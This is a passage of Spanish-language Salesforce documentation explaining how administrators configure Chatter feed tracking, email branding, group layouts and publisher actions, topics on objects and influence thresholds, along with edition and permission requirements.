- Contacto: `Nombre de la cuenta`, `Propietario del contacto`, `Nombre`
- Candidato: `Propietario del candidato`, `Estado del candidato`, `Nombre`
- Oportunidad: `Importe`, `Fecha de cierre`, `Nombre de la oportunidad`, `Propietario de la oportunidad`, `Etapa`
- Tema: `Descripción`
- Usuario: `Acerca de mí`, `Dirección`, `Correo electrónico`, `Gestor`, `Teléfono`, `Título`

Las actualizaciones de noticias en tiempo real con seguimiento con más de 45 días de antigüedad y sin votos a favor o comentarios se eliminan automáticamente. Las actualizaciones de noticias en tiempo real con seguimiento dejan de mostrarse en las noticias. No obstante, si la auditoría está habilitada para un campo con seguimiento, el historial de auditoría para el campo de seguimiento sigue estando disponible.

### Personalizar el seguimiento de noticias en tiempo real de Chatter

Active el seguimiento de noticias en tiempo real para objetos y registros de modo que los usuarios vean actualizaciones para los objetos y los registros que siguen en sus noticias en tiempo real de Chatter. Varios objetos y campos se siguen de forma predeterminada, pero usted puede continuar con la personalización del seguimiento de noticias en tiempo real para incluir o excluir objetos y campos específicos.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

Los objetos de cuenta, caso, contacto, candidatos, oportunidad y usuarios no están disponibles en **Database.com**.

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para personalizar los campos de los que se ha realizado un seguimiento de las noticias en tiempo real:

- "Personalizar aplicación"

Para ver la página de configuración del seguimiento de campos:

- "Ver parámetros y configuración"

Activar actualizaciones de noticias en tiempo real para registros relacionados

Muestran actualizaciones de noticias en tiempo real en la página de detalles de un registro cada vez que alguien crea registros relacionados. Las actualizaciones de noticias en tiempo real para registros relacionados proporcionan a los usuarios una vista completa de la actividad de la cuenta.

CONSULTE TAMBIÉN

Configuración de Chatter

## Personalizar el seguimiento de noticias en tiempo real de Chatter

Active el seguimiento de noticias en tiempo real para objetos y registros de modo que los usuarios vean actualizaciones para los objetos y los registros que siguen en sus noticias en tiempo real de Chatter. Varios objetos y campos se siguen de forma predeterminada, pero usted puede continuar con la personalización del seguimiento de noticias en tiempo real para incluir o excluir objetos y campos específicos.

Puede configurar el seguimiento de noticias en tiempo real para los usuarios, grupos de Chatter, temas, objetos personalizados, objetos externos y los siguientes objetos estándar: cuentas, tipos de artículo, activos, campañas, casos, contactos, contratos, paneles, eventos, candidatos, oportunidades, productos, informes, soluciones y tareas.

1. Desde Configuración, introduzca *`Seguimiento de noticias en tiempo real`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Seguimiento de noticias en tiempo real**.
2. Seleccione un objeto.
3. Seleccione `Activar seguimiento de noticias en tiempo real`.

   Para ver esta casilla de verificación, debe tener los permisos de usuario necesarios.
4. Seleccione hasta 20 campos para hacer un seguimiento.

   No puede seleccionar campos para los objetos externos o tipos de artículos. No se puede realizar el seguimiento de los siguientes tipos de campos estándar:

   - Numeración automática, fórmula y campos de resumen
   - Campos del sistema cifrados y de sólo lectura
   - Campo `Ingreso previsto` en oportunidades
   - Los campos `Título de la solución` y `Detalles de la solución` en las soluciones; estos campos sólo aparecen en organizaciones con las soluciones multilingües activadas.
5. Si tiene las acciones en el publicador activadas, verá la opción `Todos los objetos relacionados`. Seleccione esta casilla de verificación para mostrar los elementos de la noticia en tiempo real cuando se creen los objetos relacionados.
6. Guarde sus cambios.

CONSULTE TAMBIÉN

Seguimiento de las noticias en tiempo real

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

Los objetos de cuenta, caso, contacto, candidatos, oportunidad y usuarios no están disponibles en **Database.com**.

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para personalizar los campos de los que se ha realizado un seguimiento de las noticias en tiempo real:

- "Personalizar aplicación"

Para ver la página de configuración del seguimiento de campos:

- "Ver parámetros y configuración"

# Activar actualizaciones de noticias en tiempo real para registros relacionados

Muestran actualizaciones de noticias en tiempo real en la página de detalles de un registro cada vez que alguien crea registros relacionados. Las actualizaciones de noticias en tiempo real para registros relacionados proporcionan a los usuarios una vista completa de la actividad de la cuenta.

1. Desde Configuración, introduzca *Seguimiento de noticias en tiempo real* en el cuadro Búsqueda rápida y, a continuación, seleccione **Seguimiento de noticias en tiempo real**.
2. Haga clic en el objeto para el que desea activar actualizaciones de noticias en tiempo real para registros relacionados.
3. Haga clic en **Todos los objetos relacionados**.

   Si no visualiza esta opción, asegúrese de que esas acciones están activadas en el publicador. La opción Todos los objetos relacionados está disponible solo en estos objetos:

   - Cuenta
   - Campaña
   - Caso
   - Contacto
   - Objetos personalizados
   - Grupo
   - Candidato
   - Oportunidad
4. Guarde sus cambios.

Ejemplo: Si activa actualizaciones de noticias en tiempo real para registros relacionados en cuentas, las noticias en tiempo real de la cuenta incluyen:

- Actualizaciones de noticias en tiempo real para todas las actividades en la cuenta
- Actualizaciones para tareas, eventos y contactos relacionados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la configuración del seguimiento de noticias en tiempo real

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Activar acciones del Publicador en Chatter

Configurar acciones con Chatter habilitado

Acciones

# Configuración de correo electrónico y marca en Chatter

La configuración de correo electrónico de Chatter le permite controlar si los usuarios reciben notificaciones por correo electrónico acerca de nuevas publicaciones, comentarios y otros cambios. También puede cambiar el formato de los mensajes de correo electrónico, como agregar el logotipo de su empresa y la información del remitente.

Si Chatter está activado, las notificaciones por correo electrónico están activadas de forma predeterminada. No obstante, sus usuarios pueden configurar sus propios parámetros de correo electrónico. Controlan si desean recibir mensajes de correo electrónico, el tipo de cambios que los generan, así como su frecuencia. Es importante que instruya a sus usuarios sobre el método para controlar la cantidad de mensajes de correo electrónico que reciben. La recepción de demasiadas notificaciones por correo electrónico suponen un punto negativo para muchos usuarios de Chatter y una barrera común para su adopción.

Configure los parámetros generales de correo electrónico y marca de Chatter desde Configuración. Introduzca *Configuración de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de correo electrónico**. Esta tabla describe dichos parámetros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Configuración | Descripción |
|---|---|
| **Configuración general** | |
| Permitir correos electrónicos | Activa o desactiva las notificaciones por correo electrónico para toda su empresa. Si anula esta opción, se desactivan todas las notificaciones por correo electrónico y sus usuarios no recibirán ninguna notificación. |
| Permitir respuestas de correo electrónico | Si se selecciona, los usuarios pueden responder a las notificaciones sobre mensajes y comentarios a través del correo electrónico en vez de navegar hasta el comentario o mensaje en Chatter. |
| Permitir realizar publicaciones a través del correo electrónico | Si se selecciona, los usuarios pueden publicar en grupos por medio del correo electrónico. |
| Permitir archivos adjuntos a través del correo electrónico | Si se selecciona, los usuarios pueden incluir datos adjuntos en publicaciones de grupos por medio del correo electrónico. |
| Mostrar insignias de descarga de la aplicación móvil Salesforce1 | Muestra las insignias de descarga de App Store y Google Play para Salesforce1 en todas las notificaciones por correo electrónico de Chatter procedentes de su organización interna. Las insignias que no se muestran en las notificaciones de correo electrónico de comunidades. La configuración de idioma del destinatario influye en la aparición de las insignias: si una insignia no está traducida en el idioma establecido, no aparece en el mensaje de correo electrónico. La opción de mostrar las insignias está seleccionada de forma predeterminada. |
| Permitir resúmenes de Chatter exclusivos de API | Nota: Este parámetro aparece únicamente si los resúmenes de Chatter exclusivos de API están activados para su empresa. Para activar esta función, póngase en contacto con Salesforce. |

| Configuración | Descripción |
|---|---|
| | Si está seleccionada, los resúmenes programados diariamente y semanalmente se desactivan para su empresa completa. Debe llamar a la API para recibir resúmenes para sus usuarios. |
| **Remitente** | |
| Nombre De | El nombre que aparece como el nombre del destinatario en la notificación por correo electrónico. Por ejemplo, agregue el nombre de su empresa. |
| Dirección de correo electrónico | La dirección de correo electrónico del remitente. Por ejemplo, agregue la dirección de correo electrónico de su empresa. |
| **Marca** | |
| Logotipo | Un logotipo que aparece en la notificación por correo electrónico. Cargue un logotipo diferente para sustituir el logotipo predeterminado de Chatter. |
| Texto de pie de página | El texto que aparece en el pie del correo electrónico de notificación. Recomendamos encarecidamente incluir la dirección física de su empresa para cumplir las leyes aplicables antispam. |

Personalizar marcas para notificaciones de correo electrónico

Personalice las notificaciones de correo electrónico de Chatter de su empresa para mostrar información del remitente, el texto de pie de página y un logotipo de pie personalizado para su organización.

## Personalizar marcas para notificaciones de correo electrónico

Personalice las notificaciones de correo electrónico de Chatter de su empresa para mostrar información del remitente, el texto de pie de página y un logotipo de pie personalizado para su organización.

1. Desde Configuración, introduzca *Configuración de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de correo electrónico**.
2. Introduzca los valores personalizados para el nombre y dirección del emisor del correo electrónico que sustituirán a los valores predeterminados.

   Nota: Si cambia la dirección de correo electrónico, le enviaremos un correo electrónico de verificación a la nueva dirección. El cambio quedará pendiente y se seguirá utilizando la dirección existente mientras se realiza la verificación. La dirección solicitada no entrará en vigor hasta que haga clic en el vínculo de confirmación del mensaje de correo electrónico. Si la verificación ya está pendiente por una nueva dirección de correo electrónico y especifica una dirección nueva distinta, se retiene el último valor, que es el que se utiliza para la verificación.

   Si introduce un valor personalizado para la dirección del remitente y ha habilitado la retransmisión de correo electrónico, sus mensajes de correo electrónico de Chatter usarán la retransmisión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar su configuración de correo electrónico de Chatter:

- "Personalizar aplicación"

3. Personalice lo que aparece en el pie de los correos electrónicos de Chatter.

   Nota:

   - Todos los correos electrónicos de Chatter muestran el logotipo de Chatter e información de Salesforce a no ser que los sustituya con la información y el logotipo de su propia organización.
   - Si anteriormente ha personalizado el logotipo o el texto del pie de página y desea restaurar los valores predeterminados, utilice la API para establecer estos campos en `nulo`.

   a. Seleccione un logotipo para sustituir al logotipo predeterminado de Chatter.

      El logotipo debe ser un documento existente en la ficha Documentos y debe estar marcado como `imagen disponible externamente`. Las imágenes con un tamaño máximo de 150 x 50 píxeles y un fondo transparente son las que mejor funcionan.

   b. Introduzca un texto personalizado para sustituir al texto de pie de página predeterminado, hasta un máximo de 1000 caracteres.

      El texto predeterminado incluye un nombre de Salesforce y una dirección física. Le recomendamos encarecidamente incluir la dirección física de su organización para cumplir con la normativa aplicable antispam.

4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configuración de correo electrónico y marca en Chatter

# Acciones y formatos de publicaciones de Chatter

Las acciones en las publicaciones y comentarios aparecen en el menú desplegable de una publicación o comentario. Los usuarios pueden modificar, agregar a favoritos, silenciar y eliminar publicaciones, así como agregar temas y crear tareas a partir de publicaciones.

Las acciones Favoritos, Eliminar, Silenciar y Agregar tema estándar en publicaciones están disponibles de forma predeterminada y no puede modificarlas. No obstante, puede agregar más acciones como las acciones Modificar y Crear nueva tarea.

Activar Crear nuevas tareas en publicaciones

Mejore las noticias en tiempo real con una acción que permita a los usuarios crear tareas directamente desde una publicación.

EDICIONES


Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

# Activar Crear nuevas tareas en publicaciones

Mejore las noticias en tiempo real con una acción que permita a los usuarios crear tareas directamente desde una publicación.

Deben estar activadas Acciones en el publicador y la seguimiento de noticias en tiempo real para objetos de tareas.

1. Desde Configuración, introduzca *Elemento de noticias en tiempo real* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de elemento de noticias en tiempo real**.
2. Haga clic en **Modificar** junto a Formato de elemento de noticias en tiempo real.
3. En el Formato de elemento de noticias en tiempo real, haga clic en **Acciones rápidas**.
4. Seleccione la acción **Crear nueva tarea** y arrástrela a las acciones en la sección del publicador.




Si no ve la acción Crear nueva tarea, verifique que la función Acciones en el publicador está activada en Configuración de Chatter en Configuración.

5. Guarde sus cambios.

La acción Crear nueva tarea se muestra en el menú desplegable en publicaciones de texto y contenido. Cuando un usuario crea una tarea desde una publicación, la tarea se muestra en la lista Mi tarea de la página de inicio del usuario. La acción Crear nueva tarea en publicaciones:

- Está disponible en publicaciones de texto y contenido, pero no en publicaciones generadas por el sistema como las actualizaciones de noticias en tiempo real supervisadas
- Puede personalizarse parcialmente. No es posible cambiar los campos, pero puede cambiar el formato de los campos.
- Genera una actualización que se muestra en las noticias en tiempo real del usuario

## CONSULTE TAMBIÉN

Configurar acciones con Chatter habilitado

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para personalizar formatos de elementos de noticias en tiempo real de Chatter
- "Personalizar aplicación"

# Formatos de grupo

El formato de grupo le permite personalizar qué campos, botones, acciones y listas aparecen en los grupos de Chatter. Los cambios en el formato del grupo afectan a todos los grupos de su organización, pero solo se muestran en las páginas de grupos en Salesforce1. Los cambios en el publicador del grupo se muestran en el sitio completo de Salesforce y en la aplicación Salesforce1.

Los cambios que realice en el formato de grupos y el publicador afectan a todos los grupos de su organización. No puede personalizar el formato de un grupo específico.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Personalizar el publicador y el formato de grupo de Chatter

Agregue o elimine campos, botones, búsquedas y listas relacionadas para cambiar el formato de grupos.

Agregar acciones al publicador de grupos

Personalice el publicador de grupos con acciones rápidas y acciones de Salesforce1.

## Personalizar el publicador y el formato de grupo de Chatter

Agregue o elimine campos, botones, búsquedas y listas relacionadas para cambiar el formato de grupos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar formatos de grupo de Chatter:
- "Personalizar aplicación"


1. Desde Configuración, introduzca *Formatos de grupo* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de grupo**.
2. Haga clic en **Modificar** junto al formato de grupo que desea personalizar, o bien haga clic en **Nuevo** para crear un formato.
3. Desde la paleta de la parte superior de la página, arrastre y suelte campos, botones y otros elementos de interfaz de usuario en las diferentes secciones para agregarlos al formato de grupos. Arrastre y suéltelos de nuevo en la paleta para eliminarlos del formato. Para garantizar que esto funciona en Salesforce1 y Lightning Experience, asegúrese de que los elementos siguientes están en el formato de su grupo:
   - Publicación
   - Anuncio
   - Archivo
   - Consulta
   - Modificar grupo
   - Nuevo miembro de grupo
   - Gestionar notificaciones
   - Eliminar grupo
   - Abandonar grupo

   Todos los cambios del formato de grupo afectan a Salesforce1 y Lightning Experience. Los cambios del publicador de grupo aparecen en cualquier parte. Por ejemplo, si elimina la lista relacionada Archivos o un campo en la sección Detalles de grupo, esos cambios solo se muestran en Salesforce1 y Lightning Experience, pero no en Salesforce Classic.

Todos los cambios del formato de grupo afectan a Salesforce1 y Lightning Experience. Los cambios del publicador de grupo aparecen en cualquier parte. Por ejemplo, si elimina la lista relacionada Archivos o un campo en la sección Detalles de grupo, esos cambios solo se muestran en Salesforce1 y Lightning Experience, pero no en Salesforce Classic.

4. Haga clic en **Guardar** para guardar el formato.

Ejemplo: Para permitir a los gestores y propietarios de grupos archivar y activar grupos desde Salesforce1 y Lightning Experience, arrastre el campo Archivo en la sección Detalles de grupo.




Para asignar formatos de grupo por perfiles de usuario, haga clic en **Asignación de formato de página** en la vista de lista de formatos de grupo.

## CONSULTE TAMBIÉN

- Personalizar formatos de página con el editor de formatos de página mejorado
- Personalizar acciones con el editor de formato de página mejorado
- Asignación de formatos de página
- Agregar acciones a formatos del publicador global

# Agregar acciones al publicador de grupos

Personalice el publicador de grupos con acciones rápidas y acciones de Salesforce1.

Los grupos de Chatter muestran de forma predeterminada acciones estándar que forman parte del formato de publicador global, como Publicar, Archivo, Víncular y Consultar. Anule el formato de publicador global con un formato de publicador de grupos personalizado.

1. Desde Configuración, introduzca *Grupos* en el cuadro Búsqueda rápida y, a continuación, seleccione *Formatos de grupo*.
2. Haga clic en **Modificar** junto al formato de grupo que desea personalizar, o bien haga clic en **Nuevo** para crear un formato.
3. Haga clic en **sustituir el formato global del publicador** o en Acciones rápidas en la sección de la barra de acciones Publicador o Acciones de Salesforce1. Arrastre y suelte acciones entre la paleta y el formato de publicador para agregar, eliminar y cambiar el orden de las acciones.

   Los cambios en la sección Acciones rápidas en el publicador aparecen en el sitio completo de Salesforce. Los cambios en la sección Acciones en la barra de acciones de Salesforce1 aparecen en Salesforce1. En grupos que permiten clientes, el publicador solo muestra las acciones estándar.

## EDICIONES


Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## PERMISOS DE USUARIO


Para personalizar formatos de grupo de Chatter:

- "Personalizar aplicación"

Ejemplo: Agregue las acciones Anuncio, Agregar registro y Agregar miembro al publicador de grupos.




Ahora los usuarios pueden seleccionar estas acciones directamente desde el publicador.



# Temas sobre objetos

Los temas sobre objetos es una de las maneras más potentes de externalizar de forma colaborativa los temas y problemas clave de su empresa.

Sus empleados pueden adjuntar temas a registros de objetos en base a lo que están viendo en el campo y a partir del trabajo con los clientes, lo que ofrece su perspectiva comercial a la voz de sus clientes. También debido a que los temas pueden relacionarse entre objetos, proporcionan conexiones entre personas, conversaciones y registros.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

Los usuarios también pueden agregar temas a publicaciones. Los temas sobre publicaciones ayudan a los usuarios a organizar las publicaciones y a aumentar su visibilidad. Los temas son un excelente método para tratar un problema, tema o asunto en particular que no está limitado a un grupo de personas específico. Por ejemplo, si su empresa ha creado un objetivo anual sobre el voluntariado en escuelas locales, cree un tema para permitir que toda su empresa comparta publicaciones, fotografías y actualizaciones relacionadas con el objetivo empresarial. Los grupos, por otra parte, son buenos para mantener conversaciones con un agrupación específica de personas. La colaboración dentro de un grupo puede tratar cualquier número de asuntos, pero siempre involucra a los mismos miembros clave del equipo. Por ejemplo, si su empresa está planificando una fiesta, un grupo privado para el comité de la fiesta le permite planificar el evento sin que el resto de la empresa conozca los detalles por anticipado.

### Activar y configurar Temas para objetos

Habilite los temas para los objetos de modo que los usuarios puedan agregar temas a registros y organizarlos por temas comunes. Esta función útil está disponible con o sin Chatter.

### Eliminar temas

Los usuarios con los permisos correspondientes pueden eliminar temas directamente de las páginas de detalles de temas.

### Privacidad de temas

Las descripciones y los nombres de los temas no son privados, ni siquiera aquellos que aparecen únicamente en grupos privados y en registros. Las publicaciones y registros con temas tienen la misma seguridad y privacidad que aquellos sin temas.

# Activar y configurar Temas para objetos

Habilite los temas para los objetos de modo que los usuarios puedan agregar temas a registros y organizarlos por temas comunes. Esta función útil está disponible con o sin Chatter.

Los administradores pueden activar temas para cuentas, activos, campañas, casos, contactos, contratos, archivos, candidatos, oportunidades, pedidos, soluciones, objetos personalizados y artículos en inglés. Para cada tipo de objeto, los administradores especifican qué campos se van a usar para las sugerencias de temas.

Nota: Los temas solo se admiten en artículos de Knowledge en inglés.

PRECAUCIÓN: Cuando se activan temas para un objeto, las etiquetas públicas se desactivan para registros de ese tipo de objeto.

1. Desde Configuración, introduzca *Temas para objetos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Temas para objetos**.
2. Seleccione un objeto.
3. En la derecha, seleccione Activar temas.
4. Seleccione los campos de texto que desee usar para las sugerencias de temas. (Desde una combinación de campos seleccionados, se realizan hasta 3 sugerencias desde los primeros 2.000 caracteres.)
5. Haga clic en **Guardar** para guardar los cambios de todos los objetos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar temas para objetos:

- "Personalizar aplicación"

A continuación, los usuarios con acceso a los objetos habilitados y con los permisos de temas correspondientes pueden:

- Ver asignaciones y sugerencias de temas en los registros del tipo de objeto.
- Agregar y quitar temas de los registros del tipo de objeto.
- Utilizar temas en registros de ese tipo de objeto para filtrar sus vistas de lista.

Además, si su organización usa Chatter, los usuarios pueden hacer clic en cualquier tema asignado a un registro para ir directamente a la página del tema. Aquí, encontrarán otros registros para el tema, expertos en el tema y otra información relacionada.

CONSULTE TAMBIÉN

Temas sobre registros

Añadir temas a registros

Temas sobre registros

Añadir temas a registros

Activar temas para artículos

## Eliminar temas

Los usuarios con los permisos correspondientes pueden eliminar temas directamente de las páginas de detalles de temas.

Como los nombres y las descripciones de temas no son privados, puede que los administradores deseen eliminar temas por motivos de comprobación o eliminar contenidos inadecuados. Al eliminar temas, tenga en cuenta los siguiente.

- Los temas se eliminan de forma permanente. No se envían a la papelera.
- Los temas eliminados se eliminan de los resultados de búsqueda, la lista de temas, todas las publicaciones y registros, temas de los que se ha hablado recientemente, temas relacionados y los favoritos de sus usuarios. Los temas eliminados se eliminan de Temas de tendencia después del siguiente cálculo.
- Los usuarios pueden volver a introducir un tema después de su eliminación.

Para eliminar un tema:

1. Desplácese hasta la página de detalles del tema.
2. En la parte superior derecha, haga clic en y seleccione **Eliminar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar temas estándar:

- "Modificar todos los datos"

  O

  "Eliminar temas"

Para eliminar temas utilizados también como elementos de funciones y navegación en una comunidad:

- "Crear y configurar comunidades"

  O

  "Gestionar comunidades"

## Privacidad de temas

Las descripciones y los nombres de los temas no son privados, ni siquiera aquellos que aparecen únicamente en grupos privados y en registros. Las publicaciones y registros con temas tienen la misma seguridad y privacidad que aquellos sin temas.

Esta tabla explica donde puede ver todos los temas y donde no puede ver temas utilizados únicamente en grupos privados o en registros.

| Elemento de interfaz de usuario | Muestra todos los temas | No muestra temas utilizados únicamente en grupos privados y en registros |
|---|---|---|
| Lista de temas | ✓ | |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Elemento de interfaz de usuario | Muestra todos los temas | No muestra temas utilizados únicamente en grupos privados y en registros |
|---|---|---|
| Resultados de búsqueda de temas | ✓ | |
| Informes de temas | ✓ | |
| Informes de usuario experto | | ✓ |
| Temas relacionados en la página de detalles de temas | ✓ | |
| Temas de los que se ha hablado recientemente en páginas de detalles de grupo | ✓ | |
| Temas de los que se ha hablado recientemente en perfiles | | ✓ |
| Temas de tendencia en la página de Chatter | | ✓ |
| Sugerencias de temas al agregar temas a una publicación | | ✓ |
| Número de personas hablando en la lista de temas y en sugerencias de temas al agregar temas a una publicación | | ✓ |

Nota: No puede utilizar temas en grupos sin registrar. Puede agregar un tema de almohadilla al escribir una publicación o un comentario en un grupo sin registrar y el tema tendrá un formato de vínculo después de su publicación. Sin embargo, una página de detalles del tema no se crea y el vínculo no funciona.

# Personalizar Influencia de Chatter

Personalice los umbrales de actividad para publicaciones, comentarios y Me gusta para mejorar el cálculo de influencia de Chatter.

Las estadísticas de actividad de Chatter incluyen cuántas publicaciones y comentarios realiza un usuario, cuántos comentarios ha recibido y a cuántas personas les gustan las publicaciones y comentarios que ha hecho.

1. En Configuración, introduzca *Influencia* en el cuadro Búsqueda rápida y, a continuación, seleccione **Influencia**.
2. Cambie los umbrales mínimos de actividad.
   El valor predeterminado de todos los umbrales mínimos de actividad es cero. Si establece un umbral superior, los usuarios que no cumplen los tres valores mínimos se consideran observadores que no se contabilizan al calcular el rango de influencia. Los usuarios que no cumplen todos los tres valores mínimos pero tienen relativamente una baja actividad también se consideran observadores pero se tienen en cuenta al calcular la influencia.
3. Haga clic en **Guardar**.
   La influencia de Chatter se vuelve a calcular cuando guarda estos valores.

   PRECAUCIÓN: Tenga cuidado cuando establezca nuevos umbrales ya que los niveles de influencia de los usuarios pueden cambiar de inmediato.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar la influencia de Chatter:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Salesforce Chatter

